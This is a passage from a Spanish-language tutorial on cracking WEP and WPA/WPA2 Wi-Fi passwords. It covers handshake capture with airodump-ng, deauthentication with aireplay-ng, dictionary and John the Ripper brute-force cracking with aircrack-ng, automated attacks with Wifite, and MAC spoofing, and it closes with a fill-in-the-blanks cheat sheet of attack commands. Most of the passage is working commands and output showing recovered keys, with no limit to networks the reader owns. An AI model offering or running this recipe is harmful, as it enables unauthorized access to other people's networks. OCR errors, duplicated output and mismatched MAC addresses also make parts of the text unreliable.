BSSID      PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45  80      91      12    0    1  54e. WPA  CCMP  PSK  ANT

BSSID      STATION      PWR  Rate     Lost  Packets Probes
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -27      1le- 1e    1     19
```

Figura 19.

Como se puede ver en la imagen 19, hemos capturado el Handshake, ahora lo que nos queda es desencriptar la password. Esto se puede hacer de dos formas.

- 1 - Bruteandola con el Jonh The Ripper
- 2 - Por medio de Diccionario

En este tutorial veremos las dos formas.

2.3. Obteniendo la Clave

Para hacerla por medio de Aircrack, tipeamos la siguiente linea:

```
aircrack-ng -w
/pentest/passwords/wordlists/wpa.
txt -b D8:5D:4C:C7:DC:EE
/tmp/wpa2*.cap
```

Figura 20.

En este caso estoy utilizando el diccionario que viene con Backtrack. Ustedes pueden utilizar sus propios diccionario y corrigen la ruta del mismo. Como podran ver, ahí obtuvo la Clave y en este caso es: "thisisatest"

Ahora veamos la forma de hacerlo por medio de John The Ripper.

Tipeamos el siguiente comando:

```
/pentest/password/jtr/john --
stdout --incremental:all |
aircrack-ng -b D8:5D:4C:C7:DC:EE
-w - /tmp/wpa2*.cap
```

Recuerden cambiar la MAC por la que están atacando y el directorio si es que lo modificaron. Ambos métodos, tanto por diccionario como

por John The Ripper suelen demorar dependiendo la dificultad de la contraseña.

3. WEP y WPA Cracking con WIFITE

3.1. Introducción:

En este tutorial les enseñaré a crackear WEP o WPA de una manera sencilla y casi automática con WIFITE.

3.2. Buscando una Red:

Comenzaremos scanneando y buscaremos una red para sacarle la clave. Para ello abrimos una consola y tipeamos:

```
airodump-ng wlan0
```

Figura 21.

Recuerden que en mi caso mi interfaz se llama wlan0, ustedes deben colocar la suya.

Del scaneo debemos tener en cuenta el tipo de encriptación, en este caso es una WPA y el canal, que aquí es 1. Despues paramos el scaneo con CTRL + C

3.3. Interpretando el script wifite

En mi caso lo guarde en el escritorio del backtrack, por lo tanto debo tipear:

`python wifite.py`

```
CH 6 ][ Elapsed: 44 s ][ 2011-04-02 20:40
BSSID      PWR  Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
D8:50:4C:C7:DC:EE -49    26     61  1  1  54e. WPA  CCMP  PSK  ANTRAX
BSSID      STATION      PWR  Rate  Lost  Packets  Probes
D8:50:4C:C7:DC:EE D8:50:4C:BC:34:0B -45  54e-54e  0    52
D8:50:4C:C7:DC:EE 06:21:63:25:7F:65 -53  54e-48e  0    9
root@bt:~# python wifite.py
```

Figura 22.

Una vez tipeado, presionamos enter y se nos abrirá el GUI o el entorno gráfico de la tool.

3.4. Configurando el WIFI




Figura 23.

Bueno como ven en la imagen 23, coloque mi interfaz, el tipo de encriptación (WPA) y el canal (1).

Lo otro que pueden modificar es la dirección del diccionario por uno propio que tengan. En este tutorial usare el que viene por defecto.

Una vez hecho eso, presionamos el botón rojo "h4x0r 1t n40"

3.5. Buscando el Handshake y desencriptando la pass

Al ser todo automático, solo debemos esperar a que busque solo el Handshake y saque la pass:

```
WiFite r68
mass WEP/WPA cracker
designed for backtrack4

[+] using wireless interface "wlan0"
[+] only scanning for WPA-encrypted networks
[+] only looking for networks on channel 1
[+] targeting essid "all"
[+] using dictionary "/pentest/passwords/wordlists/darkc0de.lst"
[+] set wep attack wait time: 10 minutes
[+] set wpa handshake wait time: 5 minutes
[+] set wep replay pps: 500/sec

[+] searching for devices in monitor mode...
[+] using interface "wlan0"

[+] waiting 13 seconds for targets to appear, press Ctrl+C to skip the wait

WiFite
mass WEP/WPA cracker
designed for backtrack4

[+] using wireless interface "wlan0"
[+] only scanning for WPA-encrypted networks
[+] only looking for networks on channel 1
[+] targeting essid "all"
[+] using dictionary "/pentest/passwords/wordlists/darkc0de.lst"
[+] set wep attack wait time: 10 minutes
[+] set wpa handshake wait time: 5 minutes
[+] set wep replay pps: 500/sec

[+] searching for devices in monitor mode...
[+] using interface "wlan0"

[+] waiting 1 seconds for targets to appear, press Ctrl+C to skip the wait

[0:00:21] 1 targets and 1 clients found
[+] targeting: "ANTRAX"
[+] estimated maximum wait time is 05 minutes

[+] attacking "ANTRAX"...
[0:05:00] starting wpa handshake capture
[0:04:52] added new client: D8:50:4C:BC:34:0B, total: 2
[0:04:52] added new client: 70:F1:A1:94:E8:34, total: 3
[0:04:41] sent 3 deauth packets; no handshake yet
```



```
WiFite
```

```
[*] using wireless interface "wlan0"
[*] only scanning for WPA-encrypted networks
[*] only looking for networks on channel 1
[*] targetting: "ANTRAX"
[*] using dictionary: "/pentest/passwords/wordlists/dark0de.lst"
[*] set wps attack wait time: 10 minutes
[*] set wps handshake wait time: 5 minutes
[*] set WEP replay pps: 50/sec

[*] searching for devices in monitor mode...
[*] using interface "wlan0"

[*] waiting 1 seconds for targets to appear. press Ctrl+C to skip the wait

[0:00:21] 1 targets and 1 clients found
[*] targeting: "ANTRAX"

[*] estimated maximum wait time is 05 minutes

[*] attacking "ANTRAX"...
[0:04:00] starting wpa handshake capture
[0:04:00] added new client: D8:5D:4C:C7:DC:EE, total: 2
[0:04:52] added new client: 70:F1:A1:94:E8:34, total: 3
[0:04:10] sent 3 deauth packets; handshake captured! saved as "hs/ANTRAX.cap"
[0:04:10] stripped handshake using pyrit

[0:00:00] started cracking WPA key for "ANTRAX" using aircrack-ng:
[0:00:00] using /pentest/passwords/wordlists/dark0de.lst (1707659 passwords)
[0:00:05] cracking: 202.72 k/s; 728 keys total; 0% eta: 2:20:50

WiFite <2>
```

```
[*] using interface "wlan0"
[*] waiting 1 seconds for targets to appear. press Ctrl+C to skip the wait
[0:00:21] 1 targets and 1 clients found
[*] targeting: "ANTRAX"

[*] estimated maximum wait time is 05 minutes

[*] attacking "ANTRAX"...
[0:05:00] starting wpa handshake capture
[0:04:54] added new client: D8:5D:4C:C7:DC:EE, total: 2
[0:04:54] added new client: 70:F1:A1:94:E8:34, total: 3
[0:01:59] sent 3 deauth packets; handshake captured! saved as "hs/ANTRAX.cap"
[0:01:59] stripped handshake using pyrit

[0:00:00] started cracking WPA key for "ANTRAX" using aircrack-ng:
[0:00:00] using /pentest/passwords/wordlists/dark0de.lst (1374049 passwords)
[0:20:12] cracking: 103.30 k/s; 1374049 keys total; 100% eta: 0:00:00
[0:20:12] cracked "ANTRAX"! the key is: "malwares"

[*] attack is complete: 1 handshake, 1 cracked
[*] session summary:
-cracked WPA key for "ANTRAX" (D8:5D:4C:C7:DC:EE), the key is: "malwares"

[!] close this window at any time to exit wifite
```

Bueno como podemos ver, pudo sacar la contraseña que en mi caso es "malwares"
Finalmente crea un Log, con un texto como el siguiente:

```
[2011-04-02 22:59:31] cracked
WPA key for "ANTRAX"
(D8:5D:4C:C7:DC:EE), the key is:
"malwares"
```



Resumen de códigos

1. WEP's:

NOTA: En todos los casos reemplazar:

XXXX: Interface

ZZZZ: Canal

YYYY: MAC BSSID

RRR: ESSID

1.1. Cambiar la MAC:

- A. airmon-ng (Ver la interface que usamos)
- B. airmon-ng stop **XXXX** (Detenemos el modo monitor)
- C. ifconfig **XXXX** down (Tiramos nuestra interface)
- D. macchanger --mac 00:11:22:33:44:55 **XXXX** (Cambiamos nuestra MAC, en este caso sera 00:11:22:33:44:55)
- E. airmon-ng start **XXXX** (Volvemos a iniciar el modo monitor)

1.2. Buscar Redes:

F. airodump-ng **XXXX** (Scannea Redes)

G. CTRL + C (Detiene el scaneo)

H. airodump-ng -c **ZZZZ** -w datas --bssid **YYYY XXXX** (Capturamos #DATAs) [No cerrar consola]

1.3. Asociandonos a la red (En otra consola):

I. aireplay-ng -1 0 -a **YYYY** -h 00:11:22:33:44:55 -e **RRR XXXX** (Asociacion con la red)

1.4 Inyectando Trafico:

J. aireplay-ng -3 -b **YYYY** -h 00:11:22:33:44:55 **XXXX** (Captura Data a mas velocidad)

1.5. Desencriptando la Clave (En otra consola):

K. aircrack-ng datas-01.cap (Desencripta la clave con Aircrack)

2. WPA/WPA2/PSK:

NOTA: En todos los casos reemplazar:

XXXX: Interface

ZZZZ: Canal

YYYY: MAC BSSID

RRR: Interface modo monitor

TTTT: Station





2.1. Colocar la interface en modo monitor

- A. aimon-ng (Saber nuestra Interface)
- B. airmon-ng start **XXXX** (Colocamos en modo monitor nuestra Interface)

2.2. Capturando el Handshake:

- C. airodump-ng **RRR** (Scannea redes)
- D. CTRL + C (Frena el scanneo)
- E. airodump-ng **RRR** --channel 1 --bssid **YYYY** -w /tmp/wpa2 (Guardara los *.cap en el directorio que le indicamos)
- F. aireplay-ng -0 1 -a **YYYY** -c **TTTT RRR** (Comenzara la captura del Handshake)

2.3 Obteniendo la Clave:

- G.1. aircrack-ng -w /pentest/passwords/wordlists/wpa.txt -b **YYYY** /tmp/wpa2*.cap (Saca la Pass por Diccionario)
- G.2. /pentest/password/jtr/john --stdout --incremental:all | aircrack-ng -b **YYYY** -w - /tmp/wpa2*.cap (Saca la Pass por Fuerza Bruta con John The Ripper)